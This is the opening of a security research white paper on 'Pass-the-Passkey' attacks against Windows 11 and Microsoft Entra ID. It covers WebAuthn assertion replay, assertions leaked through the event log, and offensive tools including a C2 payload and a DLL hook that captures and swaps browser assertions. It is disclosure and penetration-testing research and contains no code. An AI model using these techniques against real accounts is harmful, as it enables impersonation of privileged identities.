SPECTEROPS
Creators of BloodHound

Pass-the-Passkey Family of Attacks

Michael Grafnetter

July 17, 2026

Contents

List of Figures

Change History

Date	Version	Description
2026-07-17	1.0	Initial public release.

Acronyms

The following acronyms and abbreviations are used throughout this document:

Acronym	Meaning
AAGUID	Authenticator Attestation Globally Unique Identifier
AD DS	Active Directory Domain Services
API	Application Programming Interface
ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge (MITRE)
BLE	Bluetooth Low Energy
C2	Command and Control
caBLE	Cloud-Assisted Bluetooth Low Energy (hybrid transport)
COM	Component Object Model
CTAP2	Client to Authenticator Protocol 2
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
CWE	Common Weakness Enumeration
CXF	Credential Exchange Format
DLL	Dynamic-Link Library
ECDSA	Elliptic Curve Digital Signature Algorithm
EdDSA	Edwards-curve Digital Signature Algorithm
EDR	Endpoint Detection and Response
FIDO	Fast IDentity Online
FIDO2	FIDO2 (WebAuthn together with CTAP2)
GUI	Graphical User Interface
HMAC	Hash-based Message Authentication Code
HTTPS	Hypertext Transfer Protocol Secure
JSON	JavaScript Object Notation
JWT	JSON Web Token
MFA	Multi-Factor Authentication
MSIX	Microsoft application package format
MSRC	Microsoft Security Response Center
MVP	Most Valuable Professional (Microsoft award)
NFC	Near Field Communication
NGC	Next Generation Credentials (Windows Hello key)

Acronym	Meaning
NTLM	NT LAN Manager
OAuth	Open Authorization
OPSEC	Operations Security
OS	Operating System
PIN	Personal Identification Number
PoC	Proof of Concept
PRF	Pseudo-Random Function
RDP	Remote Desktop Protocol
ROR	Related Origin Requests
RP	Relying Party
RSA	Rivest–Shamir–Adleman
SDK	Software Development Kit
SID	Security Identifier
TLS	Transport Layer Security
TPM	Trusted Platform Module
U2F	Universal 2nd Factor
UI	User Interface
UP	User Presence
USB	Universal Serial Bus
UV	User Verification
VBS	Virtualization-Based Security
VPN	Virtual Private Network
WebAuthn	Web Authentication (W3C API)
XDR	Extended Detection and Response

Abstract

Our research on passkey security uncovered three practically exploitable zero-day vulnerabilities in Windows 11 and Microsoft Entra ID. Two of them form a replay chain: Windows writes complete WebAuthn assertions to the event log for device-bound and hybrid authenticators, while Microsoft Entra ID failed to enforce replay protections, allowing attackers to impersonate privileged cloud identities while bypassing phishing-resistant MFA.

We also introduce the Pass-the-Passkey family of attack techniques and the tooling we developed to study them, including utilities for assertion injection, event log mining, and browser process hooking. Malware-initiated passkey phishing stands out among these attack paths: by flooding users with Windows authentication dialogs that appear trustworthy due to an unfixed Credential UI window handle spoofing vulnerability, an attacker can effectively coerce victims into approving malicious passkey requests. Our tools help penetration testers, red teamers, and defenders validate passkey implementations and better understand the Windows WebAuthn attack surface.

Disclaimers

Warning

The information in this document is provided for educational purposes only. It is not intended to be used for malicious purposes, and the author does not condone or endorse any illegal activities. Readers are responsible for ensuring that they comply with all applicable laws and regulations when using the information contained in this document.

Important

The attack techniques described in this document worked at the time of writing. However, Microsoft might have already deployed mitigations in response to the disclosed vulnerabilities.

About the Author

Michael Grafnetter works as a Principal Security Researcher at SpecterOps. He is a Microsoft MVP and an expert on Windows security and PowerShell. Michael is best known for inventing the Shadow Credentials attack primitive and creating the Directory Services Internals (DSInternals) PowerShell module. He has presented his security research at many international conferences, including Black Hat, BSides, HipConf, SecTor, and TROOPERS.

Twitter @MGrafnetter | Blog www.dsinternals.com | LinkedIn grafnetter

GitHub MichaelGrafnetter

1 Introduction

1.1 Why Pass-the-Passkey?

Coming from the field of enterprise security, we have spent much of our careers studying privilege escalation and lateral movement through attacks against Windows Integrated Authentication. But as more companies adopt cloud services, we decided to shift our attention to passkeys, which are slowly but steadily becoming the norm. Surprisingly, our research has shown Microsoft's Windows and Entra ID passkey stack to be vulnerable to attacks fundamentally similar to **Pass-the-Hash** and **NTLM Relay**. We have therefore decided to call this category of attacks **Pass-the-Passkey**.

Our investigation started with a simple question: if passkeys are meant to eliminate the phishing, replay, and relay attacks that plague passwords, what happens when the surrounding implementation falls short? We quickly found that **Microsoft Entra ID** was missing protections against WebAuthn assertion **replay attacks**, while Windows wrote assertions generated by FIDO2 authenticators such as **YubiKeys** and **Windows Hello** to an event log readable by authenticated unprivileged users, including remote ones. Combined, these weaknesses allowed us to impersonate privileged accounts in Microsoft's cloud services while bypassing the enforcement of phishing-resistant MFA and remaining **undetected** by popular XDR solutions.

As the research expanded, we found that the same Windows passkey surface also exposed opportunities for phishing, tampering, spoofing, and **prompt flooding attacks**. Some of these attacks can even be executed on compromised terminal hosts or virtual machines to which target identities connect. We demonstrate their feasibility using Mythic, a popular C2 framework.




Figure 1: Pass-the-Passkey Attacks Overview

Because the WebAuthn specification mandates a 25-step passkey validation process involving non-trivial cryptography and transactional processing, even Microsoft, one of the standard's co-authors, made significant implementation mistakes. [1] We expect that by open-sourcing our tools, we will enable other penetration testers to discover many more web application vulnerabilities stemming from non-compliant passkey verification procedures.

1.2 As Seen at Black Hat

Our research on passkey security was first presented at the Black Hat USA 2026 conference in the *Pass-the-Passkey Family of Attacks* talk. This white paper summarizes the findings and provides additional technical details.

1.3 Phishing the Unphishable

WebAuthn's resistance to phishing and replay attacks comes from cryptographic properties that shared secrets such as passwords and one-time codes simply do not have.




Figure 2: WebAuthn Authentication Flow[1]

When a relying party starts the WebAuthn assertion ceremony, i.e., authentication, it sends a random, single-use challenge to the browser. The browser assembles this challenge together with the true origin of the calling page and the request type into a `clientData` structure, hashes it, and passes the resulting `clientDataHash` to the authenticator, such as Windows Hello or a YubiKey. The authenticator then signs the concatenation of its own `authenticatorData` and the `clientDataHash` with a private key that never leaves the device. [1]

[1] Source: Web Authentication: An API for accessing Public Key Credentials — Level 3, §1.3.3 Authentication. [1]




Figure 3: FIDO Assertion Signature Inputs[2]

Two design decisions make this flow resistant to the attacks that plague passwords:

- **Origin binding (phishing resistance).** The `origin` recorded in `clientDataJSON` is the real origin of the page that invoked the API, as determined by the browser — not a value the page can forge. A phishing site cannot obtain an assertion that a legitimate relying party will accept, because the signed origin will not match the expected one, and the credential is scoped to the relying party's RP ID. There is no secret for the user to mistakenly hand over. WebAuthn does permit one controlled relaxation of this rule: Related Origin Requests (ROR) let a relying party authorize a fixed, well-known set of additional origins for the same RP ID, so a single passkey can be used across a family of related domains without weakening the origin check for anyone else. [1]
- **Challenge freshness and signature counters (replay resistance).** Each ceremony uses a fresh, single-use challenge that the relying party is expected to remember and validate, so an old assertion cannot be reused. Hardware authenticators additionally maintain a monotonically increasing signature counter that a relying party can track to detect cloned credentials. [1]

The crucial caveat is that these guarantees are only as strong as the *relying party's* verification logic. The WebAuthn Level 3 specification defines a 25-step assertion verification procedure [1], and several of the most important anti-replay checks — single-use challenges, challenge-to-session binding, and signature counter regression — are the relying party's responsibility. As the following sections demonstrate, when a relying party skips these steps, the *unphishable* property quietly degrades into something an attacker can pass, relay, or replay. Origin binding also depends on the browser and the OS path beneath it remaining trustworthy: malicious browser extensions or OS-level interception can undermine that guarantee, as discussed later in this paper.

[2] Source: Web Authentication: An API for accessing Public Key Credentials — Level 3, §6.1 Authenticator Data. [1]

1.4 Passkey Attack Surface

Before diving into individual attacks, it is worth mapping the full passkey attack surface. A single passkey authentication touches many components across several trust boundaries, and each of them is a potential target.




Figure 4: Passkey Attack Surface

From top to bottom:

- **Relying party and public-key storage.** The cloud service verifies assertions and stores each user's public keys and metadata, including credential IDs, signature counters, and authenticator AAGUIDs. Server-side verification flaws — skipped challenge checks, untracked counters, weak origin validation — originate here and are the root cause of the replay and relay attacks described later. Compromised privileged user or application identities can also sometimes register passkeys on behalf of other, even more privileged users, enabling privilege elevation or persistence that is difficult to detect.
- **HTTPS transport.** Assertions and challenges travel between the browser and the relying party over TLS. A man-in-the-middle adversary can attempt to capture and forward assertions or inject attacker-controlled challenges into the authentication flow.
- **Web browser.** The browser exposes the WebAuthn API (`navigator.credentials`) and enforces origin binding. It is also where malicious extensions or injected JavaScript can observe or tamper with the ceremony.
- **Operating system and password managers.** On Windows, the OS WebAuthn API mediates between the browser and the authenticators, and third-party password managers can register as authenticator plugins. Both the OS (for example, the WebAuthn event log) and the managers (for example, exported passkey files) can leak sensitive material.
- **Authenticators and transports.** Platform authenticators such as Windows Hello, roaming authenticators reached over CTAP2 via USB, NFC, or BLE, and syncable passkeys held by password managers ultimately store or sync the private keys. The secure element that holds those keys is the hardest layer to attack directly — but, as the rest of this paper shows, an attacker

rarely needs to, because the surrounding software offers far easier targets. [2]

While each layer matters, the remainder of this paper narrows its focus to the operating-system layer, specifically Windows' implementation of passkey authentication and the attack surface it exposes.

1.5 Passkey Authentication Flow in Windows

Because most of our research targets Windows 11, it helps to understand how a WebAuthn ceremony is actually serviced on that platform. When a web page calls `navigator.credentials.get()` or `navigator.credentials.create()`, the browser does not talk to the authenticators directly, unlike on Linux, for example, where browsers can interact with authenticators more directly through CTAP transports. Instead, it forwards the request to the Windows WebAuthn API (`webauthn.dll`) through the WebAuthNAuthenticatorGetAssertion() and WebAuthNAuthenticatorMakeCredential() functions. [3]




Figure 5: Windows Passkey Authentication Flow

The Windows WebAuthn API enumerates the available authenticators through the Cryptographic Services (`CryptSvc`) system component, which implements the CTAP2 transports, and presents the

Authenticator Picker UI, hosted by `CredentialUIBroker.exe`. Depending on the user's choice, the request is routed to one of several authenticators:

- **Windows Hello**, the built-in platform authenticator.
- A **roaming authenticator** reached over the CTAP2 protocol via USB, NFC, or BLE, e.g., a YubiKey.
- A **phone or tablet** acting as a hybrid (caBLE) authenticator.
- A **third-party authenticator plugin** packaged as an MSIX app that implements the IPluginAuthenticator COM interface and is typically backed by a password manager. These managers can store credentials in a local database and typically synchronize passkeys to a cloud vault.

Throughout this flow, the in-process `webauthn.dll` and the `CryptSvc` service write diagnostic events to the `Microsoft-Windows-WebAuthN/Operational` event log.

Almost every arrow in this diagram is a place where the ceremony can be observed or tampered with. Our SharpPasskeys tool and WebAuthn Hook operate at the `webauthn.dll` boundary; the authenticator plugin path is the subject of our Evil Authenticator Plugin investigation; and the event log is the source for our Passkey Assertion Mining attack.

2 Tools

As part of our research on passkey security, we developed several unique tools for penetration testing and troubleshooting that provide deeper visibility into Windows' WebAuthn implementation.

2.1 Passkey Injector

The Passkey Injector is a simple web browser built around the Microsoft Edge WebView2 control that intercepts WebAuthn assertion requests and allows responses to be injected in JSON format.




Figure 6: Passkey Injector User Interface

There are multiple use cases for tampering with the passkey authentication flow, including:

- Replay of captured assertions from network traffic, API hooks, or browser logs.
- Phishing attacks by forwarding attacker-controlled assertions.
- Injection of modified assertions to test server-side validation.
- Signing challenges using stolen synchronized passkeys, e.g., from KeePassXC or Bitwarden.
- Analysis of WebAuthn features and extensions used by a particular cloud service.
- Learning how the WebAuthn protocol works.

The following diagram shows the high-level architecture of the tool and its interaction with external components.




Figure 7: Passkey Injector Architecture

2.2 SharpPasskeys Tool

SharpPasskeys is a .NET Framework 4.8 assembly designed to be executed as a payload by a Windows C2 agent such as Apollo, which runs under the Mythic command-and-control framework.

The main purpose of this payload is to display a passkey authentication prompt to the user and retrieve the resulting assertion. SharpPasskeys can interact with the WebAuthn API directly or through the WebAuthn Hook injected into a browser process. It can also list available Windows Hello credentials and monitor the Windows Event Log for new WebAuthn-related events.

2.3 Beacon Object File (BOF)

For OPSEC reasons, we have decided not to publish our BOF implementation of SharpPasskeys yet.

2.4 WebAuthn Hook

The WebAuthn Hook is a native DLL that SharpPasskeys can inject into browser processes. It uses Microsoft Detours to intercept the `WebAuthNAuthenticatorGetAssertion` Win32 API call, allowing operators to observe and tamper with the WebAuthn assertion workflow.

The hook communicates with the SharpPasskeys process over the `\\.\pipe\WebAuthnHook` named pipe. Through this control channel, SharpPasskeys can monitor assertion requests and responses, capture the resulting `PublicKeyCredential`, inject a replacement `challenge`, or withhold a successful assertion from the browser.

2.5 DSInternals Passkey UI

The DSInternals Passkey UI provides a graphical user interface for interacting with the Windows WebAuthn API and exposes almost all of its capabilities. It can be used for assertion request tampering, exploring the WebAuthn API, or testing the capabilities and behavior of roaming authenticators.

